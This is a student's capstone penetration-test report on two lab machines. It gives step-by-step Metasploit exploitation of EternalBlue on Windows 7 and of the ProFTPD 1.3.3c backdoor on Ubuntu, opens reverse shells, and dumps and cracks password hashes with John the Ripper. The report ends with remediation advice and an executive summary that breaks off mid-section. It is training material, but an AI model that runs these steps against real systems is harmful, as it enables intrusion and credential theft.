CYBER SECURITY CAPSTONE PROJECT

Prepared by: M. Manikanta Kumar

Project 1: Technical and Non-Technical VAPT Report Submission

Project Scenario:

You are employed as a Security Consultant by a mid-size enterprise that suspects a compromise within its internal network. Two critical systems—an **Ubuntu Server** and a legacy **Windows 7 Workstation** are suspected to be vulnerable. Your role is to conduct a complete **Vulnerability Assessment and Penetration Test (VAPT)** on both machines.

The client expects you to:

- Perform thorough reconnaissance
- Identify vulnerabilities and exploit them
- Gain system-level access (if possible)
- Provide both technical findings and executive-level recommendations

Deliverables include a **Technical Report** detailing tools used, methods, and exploitation steps, as well as a **Non-Technical Report** for the management, outlining risks, mitigations, and timelines.

1. Introduction


To conduct the VAPT on both the machines first we have to check the target machines are connected to NAT Adapter and the Kali machine is also connected to the NAT Adapter.

Once we got confirmed that machines are in NAT network then we can proceed with VAPT.

2. Network Identification & Reconnaissance

Turn on one target machine along with the kali machine and launch the terminal in Kali Machine and run the command as follows

```
date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo arp-scan -l
```



As I observed I got 3 IP`s were shown using the arp-scan.


192.168.43.1 → This IP is the Wifi.

192.168.43.45 → This IP is unknown machine.

192.168.43.242 → This IP is the host system.

Now we have to detect what OS is running on unknown machine using the command as

```
date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo nmap -Pn  -O 192.168.43.45 -oN os_scan.txt
```



After the scan got completed, it shows the OS details as Microsoft Windows 7. So that I concluded that this system is the Windows 7 and it`s IP address is 192.168.43.45

And also, it displayed some ports 135, 139, 445, 49152, 49153, 49154, 49155, 49156 are opened.


With this, Network Identification & Reconnaissance phase is completed.

3. Port & Service Enumeration

To discover what are the services that are currently running on the open ports, I`m using the nmap tool and run this command:

date && echo "StudentID: M.Manikanta Kumar" && echo "" &&

sudo nmap -p135,139,445,49152,49153,49143,49155,49156 -sV 192.168.43.45 -oN service_scan.txt



The images shows, what are the services are running on each port number. As clearly observed, msrpc service is running on ports 135 and, 49152 – 49156. So I took 135 port and continued with my VAPT.


So the taken ports are 135,139,445

4. Vulnerability Discovery.

Now it`s time to check what are the vulnerable ports among these three. To check them I ran this command:

date && echo "StudentID: M.Manikanta Kumar" && echo "" &&

sudo nmap -p135,139,445 --script vuln 192.168.43.45 -oN vuln_scan.txt



After running this command, it shows smb-vuln-ms17-010 is a vulnerable that exists having a risk factor of high value.

The vulnerable port is 445 and the vulnerability is the samba (ms17-010).


5. Remote Code Execution (RCE)

Now we are entering into the next phase Remote Code Execution, for this we have to launch the Metasploit framework using the command as:


date && echo "StudentID: M.Manikanta Kumar" && echo "" && msfconsole -q

Now we have to search for ms17-010 in the msf6 as follows:


search ms17-010



From the above exploits, I`m using the 0th exploit. So, the command is use 0



Now the exploit *windows/smb/ms17_010_eternalblue* is selected. Then I entered the command as *show options*



With the above information, the RHOSTS : Target Machine IP (Windows IP)

RPORT : port number which is vulnerable i.e., 445

LHOST : Listener Host Address (i.e., Kali IP Address)

LPORT : Listener Port Address (random port of kali)


So now we have to set those values one-by-one as follows:-

set RHOSTS=192.168.43.45

set RPORT=445


set LHOST=192.168.43.74

set LPORT=4444




Now again enter the command:-

show options



Now enter the command as

exploit




After hitting the exploit, it started the reverse TCP handler in kali machine via port 4444. Then using the smb_ms17_010 vulnerability, it successfully exploited the windows machine and it shows the WIN as the success of exploit. Meterpreter session in background is running.

So, the Remote Code Execution (RCE) is successfully implemented.

6. Credential Discovery

Now it`s time to crack down the login credentials of the windows system using the meterpreter session created before. So I entered the command as

hashdump



Now I got the hash values of the login credentials and I want the Jon user details so I copied that hash value of the Jon and saved into a win-hash file in kali.

Then after getting the hash value, it`s time to crack the hash. For that I`m using the offline password cracking tool JohnTheRipper.

The command is as follows:-

date && echo"StudentID: M.Manikanta Kumar" && echo "" && john --format=NT -wordlist=/usr/share/wordlists/rockyou.txt win7-hash

I got the password of the windows 7 machine for Jon user, is alqfna22


UBUNTU:

Now it`s time to conduct the VAPT on the remaninig machine. For that, turn on the another machine and connect it to the NAT Adapter.

Step-1: Network Identification

Turn on ubuntu target machine along with the kali machine and launch the terminal in Kali Machine and run the command below:-

date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo arp-scan -l



As I observed I got 3 IP`s were shown using the arp-scan.


192.168.43.1 → This IP is the Wifi.

192.168.43.184→ This IP is unknown machine.

192.168.43.242 → This IP is the host system.

Now we have to detect what OS is running on unknown machine using the command as

date && echo "StudentID: M.Manikanta Kumar" && echo " " && sudo nmap -Pn -O -vv 192.168.43.184 -oN os_scan.txt



After the scan got completed, it shows the OS details as Linux. So that I concluded that this system is the Ubuntu Server and it`s IP address is 192.168.43.184


And also, it displayed the ports 21,22,80 were open

With this, Network Identification & Reconnaissance phase is completed.

Step-2: Port & Service Enumeration

To discover what are the versions that are currently running on the open ports, I ran this command;

date && echo "StudentID: M.Manikanta Kumar" && echo "" && sudo nmap -p21,22,80 -sV 192.168.43.45 -oN version_scan.txt



The versions running on the ports are

Port 21 : ProFTPD 1.3.3c

Port 22 : OpenSSH 7.2p2

Port 80 : Apache httpd 2.4.18

With this the port & service enumeration was successful.


Step-3: Vulnerability Discovery

Now it`s time to check what are the vulnerable ports among these three. To check them I ran this command:

date && echo "StudentID: M.Manikanta Kumar" && echo "" && searchsploit ProFTPD 1.3.3c

date && echo "StudentID: M.Manikanta Kumar" && echo "" && searchsploit OpenSSH 7.2p2

date && echo "StudentID: M.Manikanta Kumar" && echo "" && searchsploit Apache httpd 2.4.18



When I searched for ProFTPD 1.3.3c it shows two exploits and for OpenSSH 7.2p2 it shows two exploits and no exploit for the Apache httpd 2.4.18.

The ProFTPD has a Backdoor Command Execution exploit and the OpenSSH has the Username Enumeration exploit. Though we already know the username of the Ubuntu as Marlinspike so, I choose the ProFTPD vulnerability to conduct the Pentesting on the ubuntu machine.

The vulnerability selected is **ProFTPD-1.3.3c**

Step-4: Remote Code Execution

Now we are entering into the next phase Remote Code Execution, for this we have to launch the Metasploit framework using the command as:

date && echo "StudentID: M.Manikanta Kumar" && echo "" && msfconsole -q

date : displays the current date and time

&& : it executes the next command only after the first command is executed successfully

echo"" : prints the output in " "


msfconsle : it starts the Metasploit framework

-q : it starts the framework in quite manner i.e., no banner showing of metasploit.

Now I searched for the ProFTPD exploit in the msfconsole. Using the command as:

date && echo "StudentID: M.Manikanta Kumar"


search ProFTPD 1.3.3c



It shows the exploit which I have to proceed further. So I selected that exploit with the command as:

use 0


Successfully the exploit *unix/ftp/proftpd_133c_backdoor* is selected as shown in the above image. The next command is *show payloads*



Then entered the next command for selecting the 5th payload is as follows:

set payload cmd/unix/reverse

show options




Now I have to set the LHOST,LPORT, RHOSTS values. For that the following commands are used:

set RHOSTS 192.168.43.184 (Ubuntu IP)

set LHOST 192.168.43.74 (Kali IP)


set LPORT 5566 (Listener Port of the exploit, i.e., kali random port)

show options



So the values have been set for the RHOSTS, RPORT, LHOST and LPORT. Then the next command is *exploit*.

The next step is to run the exploit. So the command is *run*




The exploit is successfully installed and it opened a Shell session. So now I entered the command *id* to check which user permission I got acquired, it shows that a root user account. So, I logged into as root user of the machine.


Step-6: Credential Discovery

As a root user I gained the access to the ubuntu and a command shell is accessed via meterpreter. Now the credentials of the system has to be discovered. The following steps are to be followed.

Enter the command *ls*, it displays the files presented in the root directory of the ubuntu machine, have a look below once:



So in the UNIX file system, the credentials are stored in the etc/shadow file. To get that details I ran this command *cat /etc/shadow*. This will display all the hashes stored in it. Check the image follows, and we have to check for the marlinspike password hash value and copy it into a new file and save it as ubun-hash.



Let`s gain some information about how the hash is stored in linux file system from image:


1. **Username**: It`s our login name
2. **Password:** It`s our encrypted password hash. Usually, password format is set to *idsalt$hashed.*
   Where *$id-* Is the algorithm used and
   $salt- A random string added to the password before hashing
   $hashed- The actual hash after applying the algorithm to password + salt

$id Value	*Hashing Algorithm*	*Example Prefix*
1	MD5	1salt$hash
$2a$, $2b$, $2y$	Blowfish (bcrypt)	$2a$10$salt$hash
5	SHA-256	5salt$hash
6	SHA-512	6salt$hash

3. **Last password change (lastchanged)**: Days since Jan 1, 1970 that password was last changed.
4. **Minimum**: The minimum number of days required between password changes.
5. **Maximum**: Maximum days the password is valid.
6. **Warn**: Warning period (days before password expires to warn user).

So the hash we copied of marlinspike is SHA-512 algorithm hash. Now I have to crack the marlinspike hash that I stored before. For that I`m using the JohnTheRipper tool for offline password cracking. The usage of the john tool is as follows:

date && echo"StudentID: M.Manikanta Kumar" && echo "" && john --wordlist=/usr/share/wordlists/rockyou.txt ubun-hash



I got the password of the ubuntu machine for marlinespike user, is marlinspike.

7. Vulnerability Summary Table

System	Vulnerability	CVE ID	Risk Level	CVSS Score	Exploited?
Ubuntu Server	ProFTPD 1.3.3c Backdoor RCE	N/A	Critical	10.0 (unofficial)	✅ Yes
Windows 7	SMB Remote Code Execution	CVE-2017-0143	High	9.8	✅ Yes

8. Recommendations

1. Windows

a. Disable the SMBV1 Protocol.

b. Enable Windows Firewall.

c. Restrict the Administrative Privileges.

d. Install the latest Windows Updates.

e. Apply the Microsoft Patch for MS17-010

2. Ubuntu

a. Uninstall the compromised version (i.e., Remove the proftpd 1.3.3c from the system)

b. Install the package from official repository (i.e., install version 1.3.5+ from github)

c. Disable FTP Service if not needed.

d. Block FTP Port (21) on firewall.

e. Keep the system Up-to-date.

Non-Technical Report (Executive Summary)

1. Purpose of the Assessment

The purpose of this assessment is to evaluate the security posture of two critical systems within the internal network -- an **Ubuntu Server** and **Windows 7 Workstation**. The organization had concerns about potential compromises and requested a controlled penetration test to identify exploitable vulnerabilities, assess potential business impact, and recommend mitigation strategies.

2. Systems Tested

- **Ubuntu Server**: Hosting internal services and potentially exposed via FTP.
- **Windows 7 Workstation**: A legacy machine used for internal applications and file sharing.

3. Key Risks Identified

System	Vulnerability	Risk Level	Description
Ubuntu Server	ProFTPD 1.3.3c (Backdoored)	Critical	Contains a known backdoor allowing remote root access.
Windows 7	SMB RCE (CVE-2017-0143)	High	Exploitable via EternalBlue. Enables remote code execution.

4. Potential Impact

